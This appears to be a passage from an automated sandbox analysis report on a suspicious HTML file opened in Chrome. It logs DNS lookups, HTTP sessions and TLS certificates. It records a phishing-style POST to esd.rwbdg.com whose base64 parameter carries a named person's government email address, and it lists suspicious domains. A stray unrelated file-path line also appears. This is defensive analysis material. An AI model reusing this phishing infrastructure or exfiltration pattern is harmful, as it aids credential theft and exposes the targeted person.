May 12, 2021 21:33:55.341559887 CEST	52286	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:55.412513971 CEST	53	52286	8.8.8.8	192.168.2.7
May 12, 2021 21:33:55.865566015 CEST	56064	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:55.931020021 CEST	53	56064	8.8.8.8	192.168.2.7
May 12, 2021 21:33:56.691701889 CEST	58367	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:56.754024982 CEST	53	58367	8.8.8.8	192.168.2.7
May 12, 2021 21:33:57.411130905 CEST	60599	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:57.460043907 CEST	53	60599	8.8.8.8	192.168.2.7
May 12, 2021 21:33:57.717113972 CEST	59571	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:57.776520014 CEST	53	59571	8.8.8.8	192.168.2.7
May 12, 2021 21:33:59.276647091 CEST	50290	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:59.328366995 CEST	53	50290	8.8.8.8	192.168.2.7
May 12, 2021 21:34:00.699039936 CEST	60427	53	192.168.2.7	8.8.8.8
May 12, 2021 21:34:01.026808023 CEST	53	60427	8.8.8.8	192.168.2.7
May 12, 2021 21:34:02.983745098 CEST	56209	53	192.168.2.7	8.8.8.8
May 12, 2021 21:34:03.042598009 CEST	53	56209	8.8.8.8	192.168.2.7
May 12, 2021 21:34:03.088495970 CEST	59582	53	192.168.2.7	8.8.8.8
May 12, 2021 21:34:03.166538000 CEST	53	59582	8.8.8.8	192.168.2.7
May 12, 2021 21:34:03.943093061 CEST	60949	53	192.168.2.7	8.8.8.8
May 12, 2021 21:34:04.009135008 CEST	53	60949	8.8.8.8	192.168.2.7
May 12, 2021 21:34:05.076306105 CEST	58542	53	192.168.2.7	8.8.8.8
May 12, 2021 21:34:05.125504971 CEST	53	58542	8.8.8.8	192.168.2.7
May 12, 2021 21:34:06.818423986 CEST	59179	53	192.168.2.7	8.8.8.8
May 12, 2021 21:34:06.867217064 CEST	53	59179	8.8.8.8	192.168.2.7
May 12, 2021 21:34:08.739229918 CEST	60927	53	192.168.2.7	8.8.8.8
May 12, 2021 21:34:08.787724972 CEST	53	60927	8.8.8.8	192.168.2.7
May 12, 2021 21:34:11.967514992 CEST	57854	53	192.168.2.7	8.8.8.8
May 12, 2021 21:34:12.026947021 CEST	53	57854	8.8.8.8	192.168.2.7
May 12, 2021 21:34:12.498394012 CEST	62026	53	192.168.2.7	8.8.8.8
May 12, 2021 21:34:12.550246000 CEST	53	62026	8.8.8.8	192.168.2.7
May 12, 2021 21:34:17.587153912 CEST	59453	53	192.168.2.7	8.8.8.8
May 12, 2021 21:34:17.636012077 CEST	53	59453	8.8.8.8	192.168.2.7
May 12, 2021 21:34:31.315280914 CEST	52563	53	192.168.2.7	8.8.8.8
May 12, 2021 21:34:31.376750946 CEST	53	52563	8.8.8.8	192.168.2.7
May 12, 2021 21:34:32.783840895 CEST	54721	53	192.168.2.7	8.8.8.8
May 12, 2021 21:34:32.872955084 CEST	53	54721	8.8.8.8	192.168.2.7
May 12, 2021 21:34:33.711756945 CEST	62826	53	192.168.2.7	8.8.8.8
May 12, 2021 21:34:33.780982018 CEST	53	62826	8.8.8.8	192.168.2.7
May 12, 2021 21:34:45.906658888 CEST	51223	53	192.168.2.7	8.8.8.8
May 12, 2021 21:34:45.971559048 CEST	53	51223	8.8.8.8	192.168.2.7
May 12, 2021 21:34:46.874002934 CEST	63908	53	192.168.2.7	8.8.8.8
May 12, 2021 21:34:46.934084892 CEST	53	63908	8.8.8.8	192.168.2.7
May 12, 2021 21:34:46.953454971 CEST	49226	53	192.168.2.7	8.8.8.8
May 12, 2021 21:34:47.015753984 CEST	53	49226	8.8.8.8	192.168.2.7
May 12, 2021 21:34:47.241651058 CEST	60212	53	192.168.2.7	8.8.8.8
May 12, 2021 21:34:47.298765898 CEST	53	60212	8.8.8.8	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 21:35:04.286595106 CEST	58867	53	192.168.2.7	8.8.8.8
May 12, 2021 21:35:04.346371889 CEST	53	58867	8.8.8.8	192.168.2.7
May 12, 2021 21:35:39.122243881 CEST	50864	53	192.168.2.7	8.8.8.8
May 12, 2021 21:35:39.186955929 CEST	53	50864	8.8.8.8	192.168.2.7
May 12, 2021 21:35:42.177778006 CEST	61504	53	192.168.2.7	8.8.8.8
May 12, 2021 21:35:42.251370907 CEST	53	61504	8.8.8.8	192.168.2.7
May 12, 2021 21:35:57.101742029 CEST	60231	53	192.168.2.7	8.8.8.8
May 12, 2021 21:35:57.160562992 CEST	53	60231	8.8.8.8	192.168.2.7
May 12, 2021 21:36:13.718909025 CEST	50095	53	192.168.2.7	8.8.8.8
May 12, 2021 21:36:13.776736975 CEST	53	50095	8.8.8.8	192.168.2.7
May 12, 2021 21:36:13.917119980 CEST	59654	53	192.168.2.7	8.8.8.8
May 12, 2021 21:36:13.985595942 CEST	53	59654	8.8.8.8	192.168.2.7
May 12, 2021 21:36:14.379798889 CEST	58233	53	192.168.2.7	8.8.8.8
May 12, 2021 21:36:14.428540945 CEST	53	58233	8.8.8.8	192.168.2.7
May 12, 2021 21:36:26.047411919 CEST	56822	53	192.168.2.7	8.8.8.8
May 12, 2021 21:36:26.105027914 CEST	53	56822	8.8.8.8	192.168.2.7
May 12, 2021 21:36:27.874547958 CEST	62572	53	192.168.2.7	8.8.8.8
May 12, 2021 21:36:27.948796988 CEST	53	62572	8.8.8.8	192.168.2.7
May 12, 2021 21:36:32.891479969 CEST	57179	53	192.168.2.7	8.8.8.8
May 12, 2021 21:36:33.035734892 CEST	53	57179	8.8.8.8	192.168.2.7
May 12, 2021 21:36:33.616748095 CEST	56124	53	192.168.2.7	8.8.8.8
May 12, 2021 21:36:33.681476116 CEST	53	56124	8.8.8.8	192.168.2.7
May 12, 2021 21:36:34.270138025 CEST	62287	53	192.168.2.7	8.8.8.8
May 12, 2021 21:36:34.396733999 CEST	53	62287	8.8.8.8	192.168.2.7

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 21:33:48.138225079 CEST	192.168.2.7	8.8.8.8	0xd53c	Standard query (0)	esd.rwbdg.com	A (IP address)	IN (0x0001)
May 12, 2021 21:33:49.262717009 CEST	192.168.2.7	8.8.8.8	0x53d	Standard query (0)	code.jquery.com	A (IP address)	IN (0x0001)
May 12, 2021 21:33:50.729583025 CEST	192.168.2.7	8.8.8.8	0xcf55	Standard query (0)	writerly.ca	A (IP address)	IN (0x0001)
May 12, 2021 21:33:51.581439972 CEST	192.168.2.7	8.8.8.8	0xc5ab	Standard query (0)	kristenbakercoach.com	A (IP address)	IN (0x0001)
May 12, 2021 21:33:57.717113972 CEST	192.168.2.7	8.8.8.8	0x57ba	Standard query (0)	clients2.googleusercontent.com	A (IP address)	IN (0x0001)
May 12, 2021 21:33:59.276647091 CEST	192.168.2.7	8.8.8.8	0x1ab7	Standard query (0)	i0.wp.com	A (IP address)	IN (0x0001)
May 12, 2021 21:34:00.699039936 CEST	192.168.2.7	8.8.8.8	0x9409	Standard query (0)	www.eaqarat-iran.ir	A (IP address)	IN (0x0001)
May 12, 2021 21:34:11.967514992 CEST	192.168.2.7	8.8.8.8	0xfc9b	Standard query (0)	www.eaqarat-iran.ir	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 21:33:48.508827925 CEST	8.8.8.8	192.168.2.7	0xd53c	No error (0)	esd.rwbdg.com		103.120.64.61	A (IP address)	IN (0x0001)
May 12, 2021 21:33:49.311440945 CEST	8.8.8.8	192.168.2.7	0x53d	No error (0)	code.jquery.com	cds.s5x3j6q5.hwcdn.net		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 21:33:50.791382074 CEST	8.8.8.8	192.168.2.7	0xcf55	No error (0)	writerly.ca		172.67.150.89	A (IP address)	IN (0x0001)
May 12, 2021 21:33:50.791382074 CEST	8.8.8.8	192.168.2.7	0xcf55	No error (0)	writerly.ca		104.21.57.222	A (IP address)	IN (0x0001)
May 12, 2021 21:33:51.775347948 CEST	8.8.8.8	192.168.2.7	0xc5ab	No error (0)	kristenbakercoach.com		192.254.185.127	A (IP address)	IN (0x0001)
May 12, 2021 21:33:57.776520014 CEST	8.8.8.8	192.168.2.7	0x57ba	No error (0)	clients2.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 21:33:57.776520014 CEST	8.8.8.8	192.168.2.7	0x57ba	No error (0)	googlehosted.l.googleusercontent.com		142.250.185.65	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 21:33:59.328366995 CEST	8.8.8.8	192.168.2.7	0x1ab7	No error (0)	i0.wp.com		192.0.77.2	A (IP address)	IN (0x0001)
May 12, 2021 21:34:01.026808023 CEST	8.8.8.8	192.168.2.7	0x9409	No error (0)	www.eaqarat-iran.ir	eaqarat-iran.ir		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 21:34:01.026808023 CEST	8.8.8.8	192.168.2.7	0x9409	No error (0)	eaqarat-iran.ir		5.144.130.32	A (IP address)	IN (0x0001)
May 12, 2021 21:34:12.026947021 CEST	8.8.8.8	192.168.2.7	0xfc9b	No error (0)	www.eaqarat-iran.ir	eaqarat-iran.ir		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 21:34:12.026947021 CEST	8.8.8.8	192.168.2.7	0xfc9b	No error (0)	eaqarat-iran.ir		5.144.130.32	A (IP address)	IN (0x0001)
May 12, 2021 21:34:32.872955084 CEST	8.8.8.8	192.168.2.7	0x66fe	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- esd.rwbdg.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49716	103.120.64.61	80	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 21:33:48.802211046 CEST	647	OUT	GET / HTTP/1.1 Host: esd.rwbdg.com Connection: keep-alive Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9
May 12, 2021 21:33:49.104301929 CEST	657	IN	HTTP/1.1 200 OK Date: Wed, 12 May 2021 19:33:48 GMT Server: Apache Content-Encoding: gzip Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 32 30 39 0d 0a 1f 8b 08 00 00 00 00 00 03 6d 93 5d 6f d3 30 14 86 ef fb 2b 2c 33 69 ad b6 da 74 55 d9 e8 92 4a c0 84 10 42 6c 63 ad 2a 84 b8 70 6c af 76 97 d8 c1 3e 4d 1a 4d fb ef 73 3e a0 1f c2 37 76 7c 9e 73 de f7 1c 39 91 82 2c 9d f5 22 25 99 98 f5 7a 3d 14 56 04 1a 52 39 8b 68 bb b7 77 99 04 86 b8 62 ce 4b 88 f1 62 fe 79 78 85 f7 43 86 65 32 c6 85 96 65 6e 1d 60 c4 ad 01 69 02 5a 6a 01 2a 16 b2 d0 5c 0e 9b 8f 73 a4 8d 06 cd d2 a1 e7 2c 95 f1 e8 6f a1 84 79 89 94 93 8f 31 56 00 f9 94 52 e9 05 71 65 22 56 84 db 0c 23 5a 5b 8c 3c 54 a9 44 50 e5 41 10 e4 16 28 f7 be 2b d1 8b 68 13 6d 38 da 36 15 25 56 54 61 f3 dc e9 1c 90 77 bc 2d ef 43 7d 6e 85 24 eb 3f 1b e9 aa 5a 81 b6 c7 e1 98 4c c8 88 ac 3d d6 a1 89 95 d3 50 c5 d8 2b 76 31 79 37 bc 5f da cb 6f 37 c5 36 59 ce 2f 20 49 ee df 5f 7e 9c 8c ab af e6 e7 62 bc 54 5f e8 a7 ab 8a 27 3f 3e 3c ad ef 6e 82 0c e2 ce 7a 6f 9d 5e 69 13 63 66 ac a9 32 bb 09 66 83 cd c6 cd ce d6 5e 3b 6b 56 b0 f6 b6 eb ea a4 2f 2c df 64 61 9c 03 e2 42 4f 55 ff 71 63 38 68 6b fa 83 e7 86 a8 57 c1 1c aa 1c 8a 51 a9 8d b0 25 49 2d 67 35 43 ea 89 5e 1f 60 4e fa c0 55 8e f8 3c d5 d0 c7 6f f0 e0 10 90 19 d3 69 40 02 f8 eb ed ef e3 e4 3c 44 1a a2 cb 3f 0d a3 3b 3d aa 00 4a 35 f9 79 c8 3f 6b 80 e3 b8 dc b8 5a 22 80 67 98 96 3a 15 94 e5 9a e4 2a c7 87 64 aa cd 53 67 65 b4 67 e5 84 b0 35 db f6 77 fd b7 ab 9e e3 14 e1 bb db 87 39 3e 3f 8a 05 c1 69 27 7c 1c 12 0c d8 14 3d f3 85 97 ee 3b 2b 1e a6 8d ec cb 3f ea 65 40 84 35 72 37 78 94 f9 15 1a a0 43 f9 ff 4d 3e 58 0f e8 f5 5e a5 f6 5c ef 7b cf 80 76 af 94 36 3f e4 2b e5 62 be 25 97 03 00 00 0d 0a Data Ascii: 209m]o0+,3itUJBlc*plv>MMs>7v|s9,"%z=VR9hwbKbyxCe2en`iZj*\s,oy1VRqe"V#Z[<TDPA(+hm86%VTaw-C}n$?ZL=P+v1y7_o76Y/ I_~bT_'?><nzo^icf2f^;kV/,daBOUqc8hkWQ%I-g5C^`NU<oi@<D?;=J5y?kZ"g:*dSgeg5w9>?i'|=;+?e@5r7xCM>X^\{v6?+b%

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 21:33:50.334587097 CEST	1570	OUT	POST /wild/api.php HTTP/1.1 Host: esd.rwbdg.com Connection: keep-alive Content-Length: 70 Accept: */* X-Requested-With: XMLHttpRequest User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Origin: http://esd.rwbdg.com Referer: http://esd.rwbdg.com/ Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 Data Raw: 63 55 73 65 72 4e 61 76 53 3d 61 48 52 30 63 48 4d 36 4c 79 39 33 63 6d 6c 30 5a 58 4a 73 65 53 35 6a 59 53 38 6a 62 57 52 33 61 57 78 7a 62 32 35 41 5a 58 4e 6b 4c 6e 64 68 4c 6d 64 76 64 67 25 33 44 25 33 44 Data Ascii: cUserNavS=aHR0cHM6Ly93cml0ZXJseS5jYS8jbWR3aWxzb25AZXNkLndhLmdvdg%3D%3D
May 12, 2021 21:33:50.691534042 CEST	1644	IN	HTTP/1.1 200 OK Date: Wed, 12 May 2021 19:33:50 GMT Server: Apache Content-Encoding: gzip Vary: Accept-Encoding Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 63 0d 0a 1f 8b 08 00 00 00 00 00 00 03 cb 28 29 29 28 b6 d2 d7 2f 2f ca 2c 49 2d ca a9 d4 4b 4e d4 57 ce 4d 29 cf cc 29 ce cf 73 48 2d 4e d1 2b 4f d4 4b cf 2f 03 00 d6 fc 20 9b 28 00 00 00 0d 0a Data Ascii: 3c())(//,I-KNWM))sH-N+OK/ (

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49715	103.120.64.61	80	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 21:33:50.360469103 CEST	1571	OUT	GET /favicon.ico HTTP/1.1 Host: esd.rwbdg.com Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8 Referer: http://esd.rwbdg.com/ Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9
May 12, 2021 21:33:50.688494921 CEST	1644	IN	HTTP/1.1 200 OK Date: Wed, 12 May 2021 19:33:50 GMT Server: Apache Content-Encoding: gzip Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 32 30 39 0d 0a 1f 8b 08 00 00 00 00 00 00 03 6d 93 5d 6f d3 30 14 86 ef fb 2b 2c 33 69 ad b6 da 74 55 d9 e8 92 4a c0 84 10 42 6c 63 ad 2a 84 b8 70 6c af 76 97 d8 c1 3e 4d 1a 4d fb ef 73 3e a0 1f c2 37 76 7c 9e 73 de f7 1c 39 91 82 2c 9d f5 22 25 99 98 f5 7a 3d 14 56 04 1a 52 39 8b 68 bb b7 77 99 04 86 b8 62 ce 4b 88 f1 62 fe 79 78 85 f7 43 86 65 32 c6 85 96 65 6e 1d 60 c4 ad 01 69 02 5a 6a 01 2a 16 b2 d0 5c 0e 9b 8f 73 a4 8d 06 cd d2 a1 e7 2c 95 f1 e8 6f a1 84 79 89 94 93 8f 31 56 00 f9 94 52 e9 05 71 65 22 56 84 db 0c 23 5a 5b 8c 3c 54 a9 44 50 e5 41 10 e4 16 28 f7 be 2b d1 8b 68 13 6d 38 da 36 15 25 56 54 61 f3 dc e9 1c 90 77 bc 2d ef 43 7d 6e 85 24 eb 3f 1b e9 aa 5a 81 b6 c7 e1 98 4c c8 88 ac 3d d6 a1 89 95 d3 50 c5 d8 2b 76 31 79 37 bc 5f da cb 6f 37 c5 36 59 ce 2f 20 49 ee df 5f 7e 9c 8c ab af e6 e7 62 bc 54 5f e8 a7 ab 8a 27 3f 3e 3c ad ef 6e 82 0c e2 ce 7a 6f 9d 5e 69 13 63 66 ac a9 32 bb 09 66 83 cd c6 cd ce d6 5e 3b 6b 56 b0 f6 b6 eb ea a4 2f 2c df 64 61 9c 03 e2 42 4f 55 ff 71 63 38 68 6b fa 83 e7 86 a8 57 c1 1c aa 1c 8a 51 a9 8d b0 25 49 2d 67 35 43 ea 89 5e 1f 60 4e fa c0 55 8e f8 3c d5 d0 c7 6f f0 e0 10 90 19 d3 69 40 02 f8 eb ed ef e3 e4 3c 44 1a a2 cb 3f 0d a3 3b 3d aa 00 4a 35 f9 79 c8 3f 6b 80 e3 b8 dc b8 5a 22 80 67 98 96 3a 15 94 e5 9a e4 2a c7 87 64 aa cd 53 67 65 b4 67 e5 84 b0 35 db f6 77 fd b7 ab 9e e3 14 e1 bb db 87 39 3e 3f 8a 05 c1 69 27 7c 1c 12 0c d8 14 3d f3 85 97 ee 3b 2b 1e a6 8d ec cb 3f ea 65 40 84 35 72 37 78 94 f9 15 1a a0 43 f9 ff 4d 3e 58 0f e8 f5 5e a5 f6 5c ef 7b cf 80 76 af 94 36 3f e4 2b e5 62 be 25 97 03 00 00 0d 0a Data Ascii: 209m]o0+,3itUJBlc*plv>MMs>7v|s9,"%z=VR9hwbKbyxCe2en`iZj*\s,oy1VRqe"V#Z[<TDPA(+hm86%VTaw-C}n$?ZL=P+v1y7_o76Y/ I_~bT_'?><nzo^icf2f^;kV/,daBOUqc8hkWQ%I-g5C^`NU<oi@<D?;=J5y?kZ"g:*dSgeg5w9>?i'|=;+?e@5r7xCM>X^\{v6?+b%

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 12, 2021 21:34:01.288451910 CEST	5.144.130.32	443	192.168.2.7	49766	CN=eaqarat-iran.ir	CN=R3, O=Let's Encrypt, C=US	Sun Apr 18 23:00:56 CEST 2021	Sat Jul 17 23:00:56 CEST 2021	771,4865-4866-4867-49195-49199-49196-49200-52393-52392-49171-49172-156-157-47-53,0-23-65281-10-11-35-16-5-13-18-51-45-43-27-21,29-23-24,0	b32309a26951912be7dba376398abc3b
May 12, 2021 21:34:01.395674944 CEST	5.144.130.32	443	192.168.2.7	49767	CN=eaqarat-iran.ir CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sun Apr 18 23:00:56 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Sat Jul 17 23:00:56 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,4865-4866-4867-49195-49199-49196-49200-52393-52392-49171-49172-156-157-47-53,0-23-65281-10-11-35-16-5-13-18-51-45-43-27-21,29-23-24,0	b32309a26951912be7dba376398abc3b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: chrome.exe PID: 6060 Parent PID: 580

General

Start time:	21:33:43
Start date:	12/05/2021
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Google\Chrome\Application\chrome.exe' --start-maximized --enable-automation 'C:\Users\user\Desktop\5781525.html'

Imagebase:	0x7ff76d1c0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: chrome.exe PID: 5616 Parent PID: 6060

General

Start time:	21:33:45
Start date:	12/05/2021
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Google\Chrome\Application\chrome.exe' --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1404,337383967869500074 1,87135 29130945255826,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1696 /prefetch:8
Imagebase:	0x7ff76d1c0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly